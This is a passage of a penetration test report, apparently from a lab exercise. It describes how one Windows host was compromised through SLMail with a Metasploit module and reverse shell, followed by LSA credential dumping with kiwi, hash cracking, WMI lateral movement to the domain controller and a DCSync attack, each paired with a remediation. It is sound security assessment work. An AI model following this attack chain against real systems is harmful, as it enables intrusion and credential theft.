
Images	
Affected Hosts	172.22.117.20
Remediation	Close any ports that are not being used, and also remove anonymous FTP from being allowed.


Vulnerability 27	Findings
Title	SLMail
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	When performing a zenmap scan of the network, the machine 172.22.117.20 was shown to be running an outdated version of SLMail, with the ports open on 25 and 110. Taking advantage of this we ran the exploit windows/pop3/seattlelab_pass in metasploit and establish a reverse tcp connection to the target machine. We were then able to open a shell and access sensitive data stored on the system.


Images	
	
Affected Hosts	172.22.117.20
Remediation	Making sure all software is up to date, as well as closing any unused ports.

Vulnerability 28	Findings
Title	Scheduled Task Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	While in the command shell for the machine 172.22.117.20, we were able to access the task scheduler and view scheduled tasks. This would allow us to establish persistence on the system even after the attack had been discovered and the initial connection closed.

Images	 
Affected Hosts	172.22.117.20
Remediation	Keeping all software up to date to close any vulnerabilities, as well as implementing proper user privileges so that if access is gained they do not have open access to vital system resources.



Vulnerability 29	Findings
Title	Attacking the LSA
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	In the same command shell line opened on the target machine 172.22.117.20, we were able to open kiwi and look at the LSA. This gave us user credentials that we were able to echo into a text file and input to John The Ripper to crack the password hashes, giving us complete sets of user credentials for the target system.
Images	






Affected Hosts	172.22.117.20
Remediation	Make sure all machines are running the most updated versions of their software and OS.

Vulnerability 30	Findings
Title	Lateral Movement
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using Kiwi, we were able to look at the LSA dump cache on 172.22.117.20, and acquire user credentials for the other Windows machine on the system 172.22.117.10. We then put these credentials into John The Ripper to crack the password hash, giving us a complete set of user credentials. Then using these credentials we used the exploit windows/local/wmi and set the RHOST to the target machine 172.22.117.10. We successfully made a reverse TCP connection that we took advantage of to then access the domain controller of the network 172.22.117.10. We were able to also access sensitive data once

	on the machine.
Images	  

	
Affected Hosts	(172.22.117.20), (172.22.117.10)
Remediation	Make sure all machines are running the most updated versions of their software and OS.

Vulnerability 31	Findings
Title	Access the default admin credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Acting as the domain controller we were able to execute a DCSync attack on the target system 172.22.117.20. This gave us the user credentials for the administrator account of the system, which would give us total access to the other windows machine.
Images	
Affected Hosts	(172.22.117.20), (172.22.117.10)
Remediation	Make sure all machines are running the most updated versions of their software and OS.